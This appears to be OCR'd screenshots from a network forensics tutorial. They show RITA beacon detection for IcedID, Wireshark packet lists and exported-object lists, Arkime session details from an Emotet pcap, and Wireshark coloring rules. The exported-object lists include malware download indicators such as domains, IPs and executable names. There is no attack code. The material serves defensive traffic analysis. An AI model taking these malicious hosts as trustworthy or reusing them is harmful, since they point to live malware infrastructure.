
```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
Score,Source IP,FQDN,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top S
ize Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.838,10.1.28.101,driverpackcdn.com,234,21778,58,28609,2,3004,161,154,0,0,0,0
```






47	b123.exe	exe	235 352 B	45.8.124.233 [bor4omkin.ru]
764	events.data.microsoft.com.cer	cer	2 170 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azur...
764	Microsoft Secure Server CA 2.cer	cer	1 756 B	13.89.179.12 [onedsblobprdcus17.centralus.cloudapp.azur...
789	events.data.microsoft.com.cer	cer	2 436 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
789	Microsoft Azure TLS Issuing .cer	cer	1 527 B	20.189.173.4 [onedscolprdwus03.westus.cloudapp.azure.c...
838	blaka.php.html	html	28 B	5.63.155.126 [sughicent.com]
842	request.zip	zip	1 565 849 B	5.63.155.126 [sughicent.com]







	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes
+ tcp	2022/02/25 14:52:19	2022/02/25 14:53:19	10.2.25.101	58562	8.253.112.108 US	80	11	621 1,231
+ tcp	2022/02/25 14:52:18	2022/02/25 14:53:19	10.2.25.101	58561	104.94.77.31 US	80	11	490 1,100

Info

URI ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?0501ff5fb094d9e9

URI x1.c.lencr.org/

Id 220225-tK9bNJ79C4lNBZnfnjKUTSkH **Community Id:** 1:tV1pYtEpd44m7WfXp+2d6Yj4jj0=

Time 2022/02/25 14:52:19 - 2022/02/25 14:53:19

Node arkime

Protocols http tcp

IP Protocol tcp

Src **Packets** 6 **Bytes** 623 **Databytes** 287

Dst **Packets** 5 **Bytes** 608 **Databytes** 334

Ethernet **Src Mac** 00:08:02:1c:47:ad **OUI** Hewlett Packard **Dst Mac** 20:e5:2a:b6:93:f1 **OUI** Netgear

Src IP/Port 10.2.25.101 : 58562

Dst IP/Port 8.253.112.108 : 80 (US) [AS3356 LEVEL3] { ARIN }

Payload8 **Src** 474554202f6d7364 (GET /msd) **Dst** 485454502f312e31 (HTTP/1.1)

Tags

Files /home/offlinecaps/2022-02-25-Emotet-epoch4-with-spambot-activity.pcap

TCP Flags **SYN** 1 **SYN-ACK** 1 **ACK** 5 **PSH** 3 **RST** 0 **FIN** 2 **URG** 0

HTTP

Method GET

Status code 304

Hosts ctldl.windowsupdate.com

User Agents Microsoft-CryptoAPI/10.0


Request Headers accept connection host if-modified-since if-none-match user-agent

Client Versions 1.1

Response Headers age cache-control connection date etag expires last-modified msregion server x-ccc x-cid x-powered-by


Server Versions 1.1


server Header Microsoft-IIS/10.0



52.113.194.132
13.87.188.105
8.253.112.108
52.184.215.140
51.91.236.193
204.79.197.200
40.79.197.35
169.197.131.16
224.0.0.22
104.212.67.109
144.217.88.125
52.182.143.211
10.2.25.101
104.94.77.31
52.109.12.18
10.2.25.2
52.183.220.149
20.190.157.11
13.64.180.106
224.0.0.252
20.42.73.27
20.42.73.24
52.152.108.96
20.83.81.164


No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	10.4.14.101	TCP
731	85.565098	10.4.14.101	204.79.197.219	TCP
732	85.565175	204.79.197.219	10.4.14.101	TCP
733	85.565175	10.4.14.101	204.79.197.219	TCP
734	85.565348	204.79.197.219	10.4.14.101	TCP
735	85.565380	204.79.197.219	10.4.14.101	TLSv1.2
736	85.565380	10.4.14.101	204.79.197.219	TCP
737	85.611504	10.4.14.101	10.4.14.4	DNS
738	85.613032	10.4.14.101	204.79.197.219	TCP
739	85.895409	10.4.14.101	10.4.14.4	DNS
740	85.945248	10.4.14.4	10.4.14.101	DNS
741	85.946784	10.4.14.101	208.91.198.131	TCP
742	86.108025	208.91.198.131	10.4.14.101	TCP
743	86.108518	10.4.14.101	208.91.198.131	TCP
744	86.109239	10.4.14.101	208.91.198.131	HTTP
745	86.200705	10.4.14.101	239.255.255.250	SSDP
746	86.235023	10.4.14.101	224.0.0.251	MDNS
747	86.236306	208.91.198.131	10.4.14.101	TCP
748	87.170753	208.91.198.131	10.4.14.101	HTTP
749	87.214232	10.4.14.101	208.91.198.131	TCP
750	87.227980	10.4.14.101	208.91.198.131	HTTP
751	87.443277	208.91.198.131	10.4.14.101	TCP


No.	Time	Source	Destination	Protocol
730	85.565098	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
731	85.565098	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
732	85.565175	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
733	85.565175	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
734	85.565348	204.79.197.219	DESKTOP-S9U1NBH.loc…	TCP
735	85.565380	204.79.197.219	DESKTOP-S9U1NBH.loc…	TLSv1.2
736	85.565380	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
737	85.611504	DESKTOP-S9U1NBH.l…	fbodyguards-dc.fant…	DNS
738	85.613032	DESKTOP-S9U1NBH.l…	204.79.197.219	TCP
739	85.895409	DESKTOP-S9U1NBH.l…	fbodyguards-dc.fant…	DNS
740	85.945248	fbodyguards-dc.fa…	DESKTOP-S9U1NBH.loc…	DNS
741	85.946784	DESKTOP-S9U1NBH.l…	geobram.com	TCP
742	86.108025	geobram.com	DESKTOP-S9U1NBH.loc…	TCP
743	86.108518	DESKTOP-S9U1NBH.l…	geobram.com	TCP
744	86.109239	DESKTOP-S9U1NBH.l…	geobram.com	HTTP
745	86.200705	DESKTOP-S9U1NBH.l…	239.255.255.250	SSDP
746	86.235023	DESKTOP-S9U1NBH.l…	224.0.0.251	MDNS
747	86.236306	geobram.com	DESKTOP-S9U1NBH.loc…	TCP
748	87.170753	geobram.com	DESKTOP-S9U1NBH.loc…	HTTP
749	87.214232	DESKTOP-S9U1NBH.l…	geobram.com	TCP
750	87.227980	DESKTOP-S9U1NBH.l…	geobram.com	HTTP
751	87.443277	geobram.com	DESKTOP-S9U1NBH.loc…	TCP



Wireshark · Coloring Rules Classic
Name
Filter
Bad TCP
tcp.analysis.flags && !tcp.analysis.window_update
HSRP State Change
hsrp.state != 8 && hsrp.state != 16
Spanning Tree Topology Change
stp.type == 0x80
OSPF State Change
ospf.msg != 1
ICMP errors
icmp.type eq 3 || icmp.type eq 4 || icmp.type eq 5 || icmp.type eq 11 || icmpv6.type eq 1 || icmpv
ARP
arp
ICMP
icmp || icmpv6
TCP RST
tcp.flags.reset eq 1
SCTP ABORT
sctp.chunk_type eq ABORT
TTL low or unexpected
(! ip.dst == 224.0.0.0/4 && ip.ttl < 5 && !pim) || (ip.dst == 224.0.0.0/24 && ip.dst != 224.0.0.25
Checksum Errors
cdp.checksum.status=="Bad" || edp.checksum.status=="Bad" || ip.checksum.status=="Bad" ||
SMB
smb || nbss || nbns || nbipx || ipxsap || netbios
HTTP
http || tcp.port == 80
IPX
ipx || spx
DCERPC
dcerpc
Routing
hsrp || eigrp || ospf || bgp || cdp || vrrp || carp || gvrp || igmp || ismp
TCP SYN/FIN
tcp.flags & 0x02 || tcp.flags.fin == 1
TCP
tcp
UDP
udp
Broadcast
eth[0] & 1
Double click to edit. Drag to move. Rules are processed in order until a match is found.
C:\Users\madno\AppData\Roaming\Wireshark\profiles\Classic\colorfilters
OK
Copy from
Cancel
Import...
Export...
Help



ip.src==10.4.14.101
No. Time Source Destination Protocol
7 0.016790 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
8 0.016790 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
